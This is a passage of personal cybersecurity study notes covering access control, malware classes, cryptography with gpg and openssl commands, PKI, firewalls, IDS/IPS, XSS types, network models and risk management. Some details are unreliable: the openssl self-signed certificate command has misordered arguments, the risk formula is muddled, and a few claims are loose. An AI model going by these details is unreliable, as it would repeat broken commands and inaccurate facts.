- it needs the user's privilege or security levels

### **4A's of Cybersecurity:- [Authentication, Authorization, Auditing, Accountability]**

**Accountability** means that every individual who works with an information system should have specific responsibilities for information assurance.

**Auditing** is an independent review and examination of a system record & activities.

It is the process of reading and checking events to detect whether any attempt has been made to perform such activity.

**MFA(Multi-Factor Authentication)** is an authentication method that requires the user to provide two or more verification factors to gain access to a resource.

- Something you know & something you have
- Something you have: Ownership Factor – hardware tokens & fobs
- Something you are/do: Biometric Factor – fingerprint & facial scans
- Somewhere you are: via location service, IP/Network location

- Biometric Authentication: [sensor/camera]
  - Efficiency Rates & Considerations-
    - False Rejection Rate(FRR) or Type 1 error
    - False Acceptance Rate(FAR) or Type 2 error
    - Throughput, cost, and inaccessibility
- Soft Authentication Tokens:
  - Transmit a code via an out-of-band channel
    - SMS, Email, Phone call, push notification
    - possibility of interception
    - Authenticator App
- Passwordless Authentication
  - Rely on Authenticator rather than password
  - Attestation – verify authenticator as root of trust

**Digital Signature** is a technique which validates the authenticity and integrity of a message, software, or digital documents.

- 2 Methods
  - Signing
  - Verification
- Advantage
  - Authentication
  - Integrity
  - Non-Repudiation
- Disadvantage
  - Expiry
  - Certificate issue procedures
  - S/w compatibility

**IAM(Identity and Access Management)** is responsible for providing the right individual with right access at the right time.

- ensure the proper creation of accounts and their associated permissions.
- **Password Concepts:**
  - Length
  - Complexity – character complexity
  - Aging – when a system requires users to change their passwords at regular intervals
  - Reuse and History
  - NIST guidance
- **Password Managers** [Vault & Master Password]
  - Built-in OS/Browser password managers
  - per site password generation
  - third party cloud/plug-in, secure filling

**Access Control** is the selective restriction of access to an asset or a system/network resource.

- Determines how users receive permissions/rights
- It is about granting the appropriate level of access to authorized personnel and processes & denying access to unauthorized functions or individuals.
- It is used to prevent the unauthorized use of resource.

**DAC (Discretionary Access Control)** – End user has complete access to the information they own.

**MAC (Mandatory Access Control)** – only the administrator/system owner has the rights to assign privileges.

- System policies to restrict access, labels & clearance

**RBAC (Role-Based Access Control)** – Permissions are assigned based on user roles.

- Non-discretionary and more centralized control
- based on defining roles than allocating users to roles
- Users should only inherit role permissions to perform particular tasks
- **Security Groups** -
  - groups can be mapped to roles
  - assign permissions to security groups and assign user accounts to relevant groups

**RB-RBAC (Rule-Based Access Control)** – Permissions are assigned to a user role dynamically based on a set of rules defined by the administrator.

- Non-Discretionary – system determine rules, not users [MAC, RBAC, and ABAC]
- Conditional access

**ABAC (Attribute-based Access Control)** – access decisions based on a combination of subject and object attributes plus any context-sensitive or system-wide attributes

**Principle of Least Privilege** is a standard of permitting only minimum access necessary for users or programs to fulfil their function.

- Sufficient permissions only
- Implications:
  - Insufficient permissions
  - Authorization creep
  - Auditing

**User Account Provisioning** is the process of creating, maintaining, and deactivating user identities on a system.

- Identity proofing, Issuing credentials, Asset allocation, Policy awareness & security education, permission assignments and implications
- **Deprovisioning** – remove or disable permission assignments
  - Employee/Contractors leaving company/project, or changing roles

#### **Account Restrictions:**

- **Location based policies**
  - N/w or logical location
  - Geolocation
    - by IP address

- by location services
- **Time based restrictions**
  - logon hours
  - logon durations
  - impossible travel times / risky join
  - Temporary Permissions

**Regular User Accounts** – Part time employees, Full time employees, Remote employees, Temporary employees, etc.

**Privileged User Accounts** – has access to interact directly with servers.

- Uses the most stringent access control
- has the highest level of logging associated with actions
- often have the ability to create users & assign permissions

**Privileged Accounts** are those with permissions beyond those of normal users, such as managers and administrators.

Example - System Administrators, Help desk or IT Staff, Security Analyst

- **Policies for Zero standing privileges** -
  - Temporary Elevation
  - Password Vaulting/brokering
  - Ephemeral credentials – short lived credentials

## Secure Directory Services

- A network directory contains -
  - Subjects (users, computers, and services)
  - Objects (directories & files) available in the environment
  - Permissions that subjects have over objects
- Access control lists (authorizations)
- Lightweight Directory Access Protocol(LDAP) uses standard X.500
- **LDAP** – query language to read and update network directories

**SSO(Single-Sign-On)** is an authentication process that allows users to access multiple applications or services with a single set of login credentials.

- Example:
  - Kerberos based systems
  - OTP (One Time Password)
  - Integrated Windows Authentication
- Adv:
  - Reduced IT load
  - Improved User experience
  - Centralized reporting for compliance adherence
- Kerberos can replace NTLM(NT LAN Manager) in Active Directory

**Federation** - networks under separate administrative control share user identities

- identity providers and claims
- interoperability
  - service providers and identity providers

- shared frameworks and protocols

**SAML(Security Assertion Markup Language)** – open standard for implementing identity and service provider communications

- Attestations/Assertions
  - XML format
  - signed using XML signature specification
- Communication Protocols
  - HTTPS
  - Simple Object Access Protocol(SOAP)

**OAuth** – {Open Authorization} is an open standard for access delegation, commonly used as a way for internet users to grant websites or applications access to their information on other websites but without giving them the passwords.

- OAuth is not Open Authorization, it is a Delegation Protocol
- designed to communicate authorizations, rather than explicitly authenticate a subject
- client sites and apps interact with Oauth IdPs and resource servers that hold the principal's account/data
- JWT (JSON {JavaScript Object Notation} Web Token)

## Malware Classification:-

**Ransomware** - demanding money after hacking

### Virus:

- need host for replication
- can't be remote controlled
- make changes to systems
- spreading rate moderate

### Worms:

- Replicates by itself **or**, Designed to replicate
- spread using n/w
- Don't change anything, eat-up resources, consume bandwidth
- can be remote controlled
- spreading rate fast

**Trojans** disguises itself as a normal program to trick user to install.

- A malicious program concealed within a benign one
- steal sensitive information
- doesn't need to replicate
- can be remote controlled
- spreading rate slow

**Adware** displays advertising banners while any program is running.

- gather information for marketing

**Spyware** monitors user's activities and transmit that information to 3<sup>rd</sup> party.

**Keylogger** – software or hardware that monitors & tracks input on a keyboard or numerical pad.

- tracking cookies, supercookies, & beacons

**Logic Bombs:** attack triggered/activated when certain conditions are met(like specific date & time)

### Potentially Unwanted Programs/Applications(PUPs/PUAs)

- pre installed 'bloatware' or installed alongside another app
- not completely concealed, but installation may be covert
- also called 'grayware'

**Cryptomining/Cryptojacking** – hijack resources to mine cryptocurrency

**Cryptography** is conversion of data from plaintext into an unreadable or not understandable form.

**Transposition** – change the positions of the character. [To decode: <https://www.quipqiup.com/>]

**Substitution** – substituting characters using two tables.

**Encryption** is the process of converting plaintext into ciphertext.

**Decryption** is the process of converting ciphertext into its original form(plaintext).

**Encoding** is the process of putting a sequence of characters such as letters. Numbers and other special characters into a specialized format for efficient transmission.

**Decoding** is the process of converting n encoded format back into the original sequence of characters.

### Encryption vs Encoding:

#### Encryption

- more secure
- key is required to decrypt the data
- is a part of Cryptography.

#### Encoding

- less secure
- key is not required
- is a normal technique

**Plaintext** is usually readable text before it is encrypted into ciphertext or readable text after it is decrypted.

**Ciphertext** is encrypted text transformed from plaintext using an encryption algorithm.

**Private Key** must be kept secret & only known to owner.

- Generally used for decryption
- used to create digital signature

**Public Key** is widely distributed & known to everyone.

- Generally used for encryption
- used to verify the digital signature
  
- Mainly 3 types of Cybersecurity Algorithm:
  1. **Hashing** – process of converting a message or data into a numerical value.
    - One way, non-reversible, computes a fixed length digest
    - provides integrity
    - SHA(Secured Hash Algorithm)
      - ls -lh
      - sha256sum \* [list the sha256 hash for all files in that directory]
      - sha256sum FILENAME
  - **Hash Function** maps a message of an arbitrary length to a m-bit output, also known as **fingerprint** or the **message digest**.
  - Hash Function is a many to one function, so collision can happen.
    - Linear Probing – more search time
    - Chaining Method – less search time {using linked list}
  - **Password Hashing** – instead of storing the passwords, store the hash of passwords.

**HMAC(Hash-based Message Authentication Code)** is a message authentication code that uses a cryptographic key in addition to a hash function.

- To calculate the HMAC:
  - hmac256 s!Kr37 message.txt
  - hmac256 1234 message.txt
  - sha256hmac message.txt –key s!Kr37
  - sha256hmac message.txt –key 1234

**MD5** algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.

**MD6** uses a Merkle tree like structure to allow for immense parallel computation of hashes for very long inputs.

**SHA(Secure Hashing Algorithm)** generates a cryptographically secure one-way hash.

- **SHA-1**: produces a 160 bit digest from a message with a maximum length of (2<sup>64</sup>-1) bits, and it resembles the MD5 algorithm.
- **SHA-2**: is a family of two similar hash functions with different block sizes.
- **SHA-3**: uses the sponge construction, in which message blocks are XORed into the initial bits of the state, which is then invertibly permuted.

**2. Symmetric/Secret Key Cryptography** – Sender and Receiver both have the same key.

- same key is used for encryption and decryption

- Fast, Suitable for large amount of data
- Problem storing & distributing key securely
- Size of plaintext = size of ciphertext
- AES(Advanced Encryption Algorithm), DES(Data ...), RC4
- for communication between 100 users required almost 5000 different secret keys. ( $99+98+97+\dots+1=4950$ )
- But in practice, symmetric encryption algorithms allow faster operations than asymmetric encryption.

**AES(Advanced Encryption Standard)** is an iterated block cipher that works by repeating the same operation multiple times.

- It is a symmetric key algorithm
- it has a 128 bit block size with key sizes of 128,192, and 256 bits for AES-128, AES-192, and AES-256 respectively.

**GNU Privacy Guard**, also known as GnuPG or GPG, implements the OpenPGP standard.

- We can encrypt the file using GnuPG (GPG) using the following command:
  - `gpg --symmetric --cipher-algo CIPHER message.txt`
    - where CIPHER is the name of the encryption algorithm.
- You can check supported ciphers using the command:
  - `gpg --version`
    - Encrypted file will be saved as ‘message.txt.gpg’
- The default output is in the binary OpenPGP format; however, if you prefer to create an ASCII armoured output, which can be opened in any text editor, you should add the option –armor. For example,
  - `gpg --armor --symmetric --cipher-algo CIPHER message.txt`
- You can decrypt using the following command:
  - `gpg --output original_message.txt --decrypt message.gpg`

### **OpenSSL Project**

- We can encrypt a file using OpenSSL using the following command:
  - `openssl aes-256-cbc -e -in message.txt -out encrypted_message`
- We can decrypt the resulting file using the following command:
  - `openssl aes-256-cbc -d -in encrypted_message -out original_message.txt`
- To make the encryption more secure against brute-force attacks, we can add ‘-pbkdf2’ to use the Password-Based Key Derivation Function 2 (PBKDF2); moreover, we can specify the number of iterations on the password to derive the encryption key using ‘-iter NUMBER’. To iterate 10,000 times, the previous command would become:
  - `openssl aes-256-cbc -pbkdf2 -iter 10000 -e -in message.txt -out encrypted_message`
- Consequently, the decryption command becomes:
  - `openssl aes-256-cbc -pbkdf2 -iter 10000 -d -in encrypted_message -out original_message.txt`

### **3. Asymmetric / Public Key Cryptography -**

- uses 2 asymmetric keys, 1 public and 1 private

- public key for encryption, private for decryption
- used for small amount of database, slow to encrypt large files and vast amounts of data.
- RSA 2048 bit or more
- one of the problems solved with asymmetric encryption is when 100 users only need to share a total of 100 keys to communicate securely.
- Beyond CIA, asymmetric can solve Non-repudiation also

## RSA

- Choose 2 prime numbers, p and q. Calculate  $N = p * q$
- Choose two integers e and d such that  $e * d \equiv 1 \pmod{\phi(N)}$ , where  $\phi(N) = N - p - q + 1$ 
  - this step will generate the public key  $(N, e)$  and the private key  $(N, d)$ .
- Sender can encrypt a value x by calculating  $y = x^e \pmod{N}$ .
- Recipient can decrypt y by calculating  $x = y^d \pmod{N}$ .
- Let's create a real keypair using a tool such as openssl.
  - `openssl genrsa -out private-key.pem 2048`
    - `genrsa`: used to generate an RSA private key.
    - `-out`: we specified that the resulting private key is saved as `private-key.pem`
    - `2048`: specify a key size of 2048 bits
  - `openssl rsa -in private-key.pem -pubout -out public-key.pem`
    - specified that we are using RSA algorithm with the '`rsa`' option
    - specified that we wanted to get the public key using '`-pubout`'
    - Finally, we set the private key as input using '`-in private-key.pem`' and saved the output using '`-out public-key.pem`'
  - `openssl rsa -in private-key.pem -text -noout`
    - To see real RSA variables, we used '`-text -noout`'
    - The values of p, q, N, e, and d are prime1, prime2, modulus, publicExponent, and privateExponent, respectively.
- If we already have the recipient's public key, we can encrypt it with the command:
  - `openssl pkeyutl -encrypt -in plaintext.txt -out ciphertext -inkey public-key.pem -pubin`
- The recipient can decrypt it using the command
  - `openssl pkeyutl -decrypt -in ciphertext -inkey private-key.pem -out decrypted.txt`

**Diffie-Hellman Key Exchange** is an asymmetric encryption algorithm. It allows the exchange of a secret over a public channel.

- Diffie-Hellman key exchange algorithm allows two parties to agree on a secret over an insecure channel.
- However, the discussed key exchange is prone to a MITM attack; an attacker might reply to Alice pretending to be Bob and reply to Bob pretending to be Alice.
- We can use openssl to generate them; we need to specify the option '`dhparam`' to indicate that we want to generate Diffie-Hellman parameters along with the specified size in bits, such as 2048 or 4096.
  - `openssl dhparam -out dhparams.pem 2048`

- We can view the prime number p and the generator G using the command:
  - `openssl dhparam -in dhparams.pem -text -noout`

**PKI(Public Key Infrastructure)** is a set of hardware, software, people, policies, and procedures required for creating, managing, distributing, using, storing, and revoking digital certificates.

- Provides identity of a public key holder
- **Certificate Authority(CA)** performs subject's identity check, signs & issues certificates
- **Certificate Signing Request(CSR)** is a file containing info that subject wants to use in the certificate, including its public key.
  - Subject generates key pair and sends public key to CA with CSR
  - Subject doesn't send private key, must be known to the subject
- Root Certificate – self signed, so users must trust in the CA's security procedures.
- Single CA: CA issues certificates directly to the subjects
- Self-signed Certificate: Use certificate security without PKI
- **Certification Revocation List(CRL)** is the list of revoked & suspended certificates
  - Browser CRL checking
  - OCSP (Online Certificate Status protocol) provide real-time status information, some rely on CRLs

For a certificate to get signed by a certificate authority, we need to:

1. Generate CSR: You create a certificate and send your public key to be signed by a third party.
2. Send your CSR to a CA: The purpose is for the CA to sign your certificate. The alternative and usually insecure solution would be to self-sign your certificate.

You can use openssl to generate a certificate signing request using the command:

- `openssl req -new -nodes -newkey rsa:4096 -keyout key.pem -out cert.csr`
  - ‘req -new’ create a new certificate signing request
  - ‘-nodes’ save private key without a passphrase
  - ‘-newkey’ generate a new private key
  - ‘rsa:4096’ generate an RSA key of size 4096 bits
  - ‘-keyout’ specify where to save the key
  - ‘-out’ save the certificate signing request

To generate a self-signed certificate:

- `openssl req -x509 -newkey -nodes rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365`
  - ‘-x509’ indicates that we want generate a self-signed certificate instead of a certificate request.
  - ‘-sha256’ specifies the use of SHA-256 digest.
  - ‘-days 365’ indicates that it will be valid for one year.

To view the certificate:

- `openssl x509 -in cert.pem -text`

**Digital Certificates** is issued by a trusted third party which proves sender's identity to the receiver and receiver's identity to the sender.

- Digital Certificate Standards:
  - X.509 Public Key Infrastructure(PKIX)
  - Public Key Cryptography Standard(PKCS)

**Physical Security** is the protection of h/w, data, programs and networks from physical events including natural disasters, fire, terrorism, and theft etc.

- Is the first line of defence against physical access to an organization's critical assets.
- **Example:-** [{Servers & Equipments, Datacenters, People, Other critical infrastructure}, {Barricades, Entry/Exit Points, Fencing, Bollards}, {Physical, Electronic, Cable locks, Access badges, Mantraps}, {CCTV, Motion Recognition, Object Detection, Drones/UAV}, {Motion & Noise Detection, Proximity, Infrared, pressure, Ultrasonic}]

Categories:

1. **Security in Layers** – {Outer Layer and Inner Layer}  
[walls, gates, barriers] [locks, guards, keys]
2. **Technical Controls** – {CCTV, Biometrics, Turnstiles}
3. **Logging Controls** – Accessing logs are not preventive but detective.
4. **Perception as Protection** – A perception must be developed that all of them are in a secure & safe environment.

**DoS(Denial of Service)** - send so many request to the server & crash the server

**DDoS(Distributed Denial of Service)** leverage bandwidth from compromised hosts/network.

- Handlers form a Command and Control(C&C) Network
- compromised hosts installed with bots that can run automated scripts
- Overwhelmed with superior bandwidth(number of bots)
- consume resources with spoof session requests(SYN Flood)

**Reflected Attacks** – spoof victim's IP address and attempt to open connections, with multiple servers. Those servers direct their SYN/ACK responses to the victim.

**Amplified Attacks** – Bogus DNS/NTP queries, direct responses at victim, queries can be constructed to generate large response packets

**Firewall** controls incoming and outgoing traffic on networks with predetermined rules.

**Firewall Rule** – dictates how inbound or outbound network traffic for specific IP addresses, IP ranges, or network interfaces.

- Enforce a network ACL(Access Control List)
- packet filtering inspects headers only like ports, protocols, inbound or outbound
- drop/deny/reject or accept/permit a packet
  - N/w Firewall
  - Host Firewall
  - Hardware Firewall
  - Software Firewall

### What Firewall does:

- prevent n/w scanning
- controls traffic
- perform user authentication
- filter packets, services, and protocols
- perform traffic logging
- perform Network Address Translation
- prevents malware attacks

### Firewall Limitations:

- doesn't prevent the n/w from backdoor attacks
- doesn't protect the n/w from insider attacks
- cannot do anything if the n/w design & configuration is faulty
- doesn't prevent new viruses
- not an alternative to antivirus or anti-malware
- is unable to understand tunnelled traffic

### How it works:

- allows traffic to pass through if the traffic meets certain criteria
- denies traffic if it doesn't match the criteria
  - **Inbound** – originates from outside the n/w
  - **Outbound** – originates from inside the n/w
- Inbound ICMP traffic should be denied by firewall.
- Inbound Email with no attachment should be allowed by firewall.

**Ingress Monitoring** – monitoring of incoming network traffic

Example: Firewalls, IDS, IPS, etc.

**Egress Monitoring** – monitoring of outgoing network traffic

Example: Data Loss Prevention(DLP)

**NGF(Next Generation Firewall)** application-aware filtering, user account-based filtering, IPS, ...

**WAF(web Application Firewall)**

- able to inspect code in HTTP packets
- matches suspicious code to vulnerability databases
- protects web applications from malicious attacks and unwanted internet traffic.
- protect against SQL, XSS, etc

**OS(Operating System)** is an intermediary b/w the user & the hardware of the computer.

**OS hardening** refers to the process of making the OS secure from possible attack & intrusions in order to safe information.

**Active Controls** requires host configuration or software agents

**Passive Controls** might not be detectable by hosts (no need of agents or config)

**Inline** is installed as part of cable path {"bump in the wire"}

**SPAN(Switched Port Analyser)** or mirror port copies all traffic on server's port to IDS.

**TAP(Test Access Point)** placed between firewall and switch copies all traffic to IDS.

**Fail-Open:** preserves access on fail to prioritize availability

**Fail-Close:** prevents access on fail to prioritize confidentiality and integrity

**IPS(Intrusion Prevention System)** is a device or application that detect and stops intrusions attempt proactively. [Snort, Suricata]

- Active response (block, reset, redirect)

**HIPS(Host-based Intrusion Prevention System)** are used to detect & prevent malicious activities on the host's software and network systems.

**NIPS(Network-based Intrusion Prevention System)** are used to detect & prevent network intrusions in real time.

**IDS(Intrusion Detection System)** is a system that detects unauthorised networks and system intrusions. [Snort, Suricata, OSSEC]

- performs real time analysis of indicators, passive logging and alerting

### 2 methods:

- Signature based detection – detects by comparing with known intrusions
- Anomaly detection – detects based on behaviour

### 2 Types:

- NIDS (Network Based IDS)
- HIDS (Host Based IDS)

➤ **Types of IDS Alert:** [‘+ve’ means Alert & ‘-ve’ means No Alert]

1. **True +ve** = Ideal Scenario, correctly identifies a vulnerability in scan.  
[Attack – Alert]
2. **False +ve** = Scanner or other assessment tool incorrectly identifies a vulnerability.  
[No Attack – Alert]
3. **False -ve** = Vulnerabilities that go undetected in a scan.  
[Attack – No Alert]
4. **True -ve** = Most desirable outcome, correctly identifies normal traffic & didn’t raise alert.  
[No Attack – No Alert]

**HIDS(Host-based Intrusion Detection System)** are used to detect the threats and attacks at the host level.

- It monitors a single computer.
- HIDS are costlier than NIDS.
- HIDS are most effective than NIDS.

**NIDS(Network-based Intrusion Detection System)** are used to detect the threats and attacks at the network level.

- It monitors a whole network.
- Tool for early detection of network anomalies

### IDS & IPS Detection Methods:

- Signature-based detection
- Anomaly-based detection
- Behavioural-based detection

- Network Behaviour and Anomaly detection (NBAD)
- User and Entity Behaviour Analysis (UEBA)
- Trend Analysis

**Alert Tuning** – reduce ‘False Positives’ without increasing ‘False Negatives’

- Refining detection rules and muting alert levels
- Redirecting sudden alert floods
- continuous learning of alert volume and analyst feedback
- deploying Machine Learning analysis

**UTM(Unified Threat Management)** is combining security controls into single agent, device, software and management platforms.

- Firewall, Anti-malware, NIPS, DLP, VPN, Spam filtering, etc.

**Fuzzing** – is a technique to determine whether the server is vulnerable by sending multiple characters in hopes to interface with the back end system.

- Enter unexpected values that cause the application to crash.

**Antivirus** is a software installed on system to protect from viruses, worms and trojans.

**XSS(Cross Site Scripting)** involves unauthorized commands coming from a trusted user to the website.

- XSS is a vulnerability in a web application that allows a third party to execute a script in the user’s browser on behalf of the web application.

- **Types**

- **Reflected XSS (Non-persistent XSS)** – attack relies on the user-controlled input reflected to the user.
  - Malicious script is reflected back to the user’s browser from the server, often as a result of user input in a URL or form.
  - Impact: Affects only the user who clicks the crafted link.
- **Stored XSS (Persistent XSS)** – attack relies on the user input stored in the website’s database.
  - Malicious script is permanently stored on the target server (e.g., in a database, message forum, comment field)
  - Impact: Affects all users who view the infected page.
- **DOM-based XSS** – this attack exploits vulnerabilities within the Document Object Model(DOM) to manipulate existing page elements without needing to be reflected or stored on the server.

- The vulnerability is in the client-side JavaScript, rather than server-side, where the attacker manipulates the DOM to inject malicious scripts.

**Web Security** is a branch of Information Security that deals specifically with security of websites, web application and web services.

**Log** is the record of events or actions performed on any system.

- ◆ Log can be altered easily
- ◆ Computer records are not normally admissible as evidence, they must meet certain criteria to be admitted at all.

**Log Management** is the process of transmitting, analysing, storing and disposing of computer security log data.

**OTP(One Time Password)** is an automatically generated numeric or alphanumeric string of characters that authenticates a user.

**Backdoor** used by cybercriminals to gain unauthorised access to systems by bypassing the normal authentication procedures.

**Rootkits** creates backdoor that is used to access the computer remotely.

**Data Protection** – Data requires different protection methods for each state

- **Data States:**
  - Data at rest – stored in secondary storage
  - Data in use – when we access it
  - Data in transit/motion – data is transferring

**DLP(Data Loss Prevention)** software detects potential data breaches and prevents them by monitoring, detecting, & blocking sensitive data while in use, in motion, and at rest.

- Prevents unauthorised sharing of sensitive information
- DLP automates the discovery and classification of data types and enforce rules so that is not viewed or transferred without a proper authorization.

**WWW(World Wide Web)** is an information system enabling documents & other web resources to be accessed over the internet.

**Port Number** is a number assigned to uniquely identify a connection endpoint and to direct data to a specific service.

## OSI & TCP/IP :-

### OSI Model with Protocols:

- **Application** – Human Computer Interface, HTTP, HTTPS, NTP, POP3, SMTP, FTP, SSH, Telnet [Data/Message]
- **Presentation** – Encryption/Decryption, Data Representation, SSL, TLS [Data/Message]
- **Session** - Session Mgmt, Inter host communication, NetBIOS [Data/Message]
- **Transport** - TCP, UDP, End to End Connections, Data Transmission [Segments]
- **Network** – NAT, IPv4, IPv6, ICMP, IPSec, Path Determination [Packets/Datagrams]
- **Data link** – Switching, MAC, Error Correction, ATM [Frames]
- **Physical** – ISDN, IEEE802.11, Cables, Optic Fiber, Physical media, Signal & Binary transmissions [Bits]

### OSI layers & Cyberattacks with basic Working:

- Application – Exploit, Malware, Injection [n/w process to application]
- Presentation – Phishing [Data representation & encryption]
- Session – Hijacking [Inter-host communication]
- Transport – Reconnaissance/DoS [End-to-End & Reliable connection]
- Network – MITM, ping flood [path determination & logical addressing]
- Data Link – Spoofing, MAC flooding [physical addressing]
- Physical – Sniffing, Wiretapping [Media, signal & binary transmission]

### Functions of OSI Layer:

- Application – provides network services directly to end users or applications
- Presentation – to translate, encrypt and compress data
- Session – to establish, manage, and terminate session
- Transport – ensures end-to-end communication and provides flow control
- Network – provides logical addressing & path determination {routing}
- Data link – responsible for error free transfer of data frames, defines the format of data on the network and also responsible for unique identification of each device (MAC address)
- Physical – transmit raw bit stream over the physical medium, deals with the physical connection between devices

### TCP/IP Model with protocols:

- **Application** - HTTP, Telnet, NTP, DHCP [Data]
- **Transport** - TCP, UDP [Segments]
- **Network** - IP, ICMP, ARP [Packets]
- **Data link** – Ethernet [Bit & Frames]
- **Physical** - Ethernet [Bit & Frames]

Or,

- **Application** – FTP, SMTP, SNMP, DNS, NFS [Data]
- **Transport** – TCP, UDP [Segment]
- **Internet** – IP, ICMP, ARP [Packet]
- **Network Access** – Ethernet, FDDI, ATM, [Frame/Bit]

### Functions of TCP/IP Model:

- **Application** – handles high level protocols issues of representation, encoding, etc.
- **Transport** – provides a logical connection b/w the endpoints and provides transport.
- **Internet** - select the best path through the n/w for data flow.
- **Network Access** – defines how to transmit an IP datagram to the other devices.

### N/w Devices & Applications:

- **Application** – servers, desktops, anti-virus, business applications, databases
- **Transport** – Firewall, IDS, IPS
- **Internet** – Firewall, IDS, IPS, VPN
- **Network Access** – Routers, Switches, Cables

**Payload** is an attack component responsible for executing an activity to harm the target.

**Exploit** is a program, or piece of code, designed to find and take advantage of a security flaws or vulnerability in an application or computer system.

**Protocols** are plans, rules, actions, and measures to use to ensure your organization's protection against any breach, attack or incident that may occur.

**Event** means any act or attempt, successful or unsuccessful, to gain unauthorized access to disrupt or miss use an information system or information stored on such information system.

**Incident** is an event that has been determined to have an impact on the organization prompting the need for response & recovery.

## Zero Day Attack

**Asset:** Anything of value to an organization or to someone.

- **Tangible Assets** – can be touched {cash, money, stock, buildings, etc.}
- **Intangible Assets** – can't be touched {brand, reputation, trust, patent, etc.}
- Intangible are more important than Tangible Assets to any organization.

### Asset Tracking:-

[Tracking and Monitoring, Asset Management Software, Manual Inventory, N/w Scanning, Configuration Management Database(CMDB), Mobile Device Management(MDM), cloud asset discovery]

### Asset Protection Concepts:

[Identify and Prioritize, Standard naming convention, Configuration Management, Change Control and Change Management]

**Threat** is something or someone that aims to exploit a vulnerability to gain unauthorised access. {Internal / External Threat}

### Outside Threat

Someone or a group of people who are not authorized to access information and data in an organization and who pose some type of threat to that organization.

**Threat Actor** is an individual or group that attempts to exploit vulnerabilities to cause or force a threat to occur. {Accidental / Malicious}

**Malicious Internal Threat** – Employees, Contractors, Partners

**Unintentional Internal Threat** – Weak Policies & procedures, Lack of Training / Security Awareness, Shadow IT

**Threat Vector** means by which a threat actor carries out their objectives.

{approach/technique used to exploit that vulnerability}

- Threat Vector is a path or method via which a threat gains access to a victim computer or network.
- E.g.,

{Unsecure network, Physical Ports, Default Credentials, Open Ports}  
 {Vulnerable Software, Unsupported Systems & Applications}  
 {Removable Devices, Executable Files, Email, SMS, Social Media}

**Attack Surface** is a point where an attacker can discover/exploit vulnerabilities.

- Attack Surface in cyber security refers to all the entry points a hacker could use to gain access to a target's sensitive information.

**Risk** is the intersection of Asset, Vulnerability and Threat.

- **Risk{Impact \* Likelihood} = Vulnerability + Threat**
- Risk is the probability of exposure or loss resulting from a cyber attack or data breach on your organization.
- Risk is the potential threat that a threat will exploit a vulnerability and result in an adverse outcome including such outcome as ransoms, DoS, loss of critical business information etc.
- Risk is a measure of threats, vulnerabilities, impact, and probability.

### **Risk Management:-**

**Risk Management** is a process of identifying, analysing, evaluating, and addressing your organization's cybersecurity threats.

- Risk Management Strategies describes the proactive and systematic approaches used to identify, assess, prioritize, and mitigate risks to minimize their negative impacts.
- Risk Management Processes – Identifying, assessing, and mitigating vulnerabilities and threats to the essential functions that a business must perform to fulfill its purpose.

**Risk Identification** – {Malware attacks, Phishing attempts, Insider threats, Equipment failures, software vulnerabilities, non technical risks like inadequate policies or training}

**Risk Assessment** evaluates previously identified risks to determine their potential impact on the organization.

- primary goal to estimate & prioritize risk.

**Risk Analysis** describes identifying & evaluating potential risks and the characteristic that define them.

**Qualitative Risk Analysis** – evaluated verbally using a scale of low, medium, high.

**Quantitative Risk Analysis** – evaluated by numerical values.

**Risk Assessment** estimates potential risk levels and their significance by interpreting data collected during risk analysis.

### **Risk Treatment/Response:**

- Risk Mitigation – reduce the possibility
- Risk Transfer – passing risk to third party (like Insurance)
- Risk Avoidance – eliminate risk entirely (when high impact)
- Risk Acceptance – taking no actions (when low impact)

**Inherent Risk** – level of risk before any type of mitigation has been attempted.

**Secondary Risk** arises as a direct outcome of implementing a risk response.

**Residual Risk** is the portion of risk remaining after security measures have been applied.

- The amount of risk left after mitigations are implemented
- Risk can't be fully eliminated.

**Risk Appetite** is about the intentional acceptance of risk.

- Acceptable level of risk, varies from one organization to another
- Sometimes defined in a formal risk appetite statement

**Risk Tolerance** is the degree of risk that is acceptable to an organization.

- Is about the capacity to endure risk.
- also known as **Risk Threshold/ Risk Appetite/ Acceptable Risk**

**Risk Threshold** defines the limits or levels of acceptable risk.

**Risk Registers** – {Risk description, Severity, Owner of the risk item, Identified mitigations, Often utilize heat maps}

**Heat Map** is a visual tool that helps organizations identify, prioritize, and manage risks.

**Risk Reporting -**

- Communicate an organization's risk profile
- Communicate the effectiveness of a risk management program.

**Key Risk Indicators** – predictive indicators for monitoring and predicting potential risks

**Vulnerability** refers to any weakness in an information system, system processes, or internal controls of an organization.

- Vulnerability is a gap or weakness in an organization's protection of its valuable assets, including information.
- Vulnerability exists almost everywhere.{h/w, infrastructure, OS, App drivers, APIs}
- **3 types:**
  - Known Vulnerability [known vulnerability – cvedetails.com]
  - Unknown Vulnerability
  - Zero-Day Vulnerability

**Vulnerability Feed:**

- National Vulnerability Database(NVD)
- Security Content Automation Protocol(SCAP)
- Common Vulnerabilities and Exposures(CVE)

- Common Vulnerability Scoring System(CVSS)

**Zero Day Vulnerabilities** - previously unknown software or hardware flaws

- Developers have “zero day” to fix once the vulnerability becomes known.
- Antivirus and Firewalls are often ineffective.
- generally used against high-value targets, significant financial value.

**Misconfiguration Vulnerabilities** – common cause of security vulnerabilities

- Default configurations – h/w or s/w devices, cloud services

**Cryptographic Vulnerabilities** – weaknesses in cryptographic systems, protocols, or algorithms

- method no longer secure, weak keys, misconfigured cipher suites, improperly protected keys

**VA(Vulnerability Assessment)** is a systematic review of security weakness in an information system.

- VA is scanning of a system or network for known vulnerabilities.
- **Tools** – [OpenVAS, Tenable Nessus]

**VAPT(Vulnerability Assessment and Penetration Testing)** is a testing of a system or network for vulnerabilities, and trying to penetrate into a system or a network.

**Steganography** is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extract at its destination.

**IP(Internet Protocol) Address** is a unique address that identifies a device on the internet or a local network.

### **IP Classification:**

- Class A – 1.0.0.1 to 126.255.255.254
- Class B – 128.1.0.1 to 191.255.255.254
- Class C – 192.0.1.1 to 223.255.254.254
- Class D – 224.0.0.0 to 239.255.255.255
- Class E – 240.0.0.0 to 254.255.255.254
  
- Broadcast – 255.255.255.255
- Localhost loopback IP – 127.0.0.1
- IPv4 = 32 bits
- IPv6 = 128 bits
  
- **Private IP Addresses:** {also known as **Non-Routable IP Address**}

  1. 10.0.0.0 – 10.255.255.255
  2. 172.16.0.0 – 172.31.255.255

3. 192.168.0.0 – 192.168.255.255

- Others are Public IP Addresses.

### **Protocols:-**

**ICMP(Internet Control Message Protocol)** is an error-reporting network layer protocol that is used to generate error message to the source IP address when network problems prevent delivery of IP Packets.

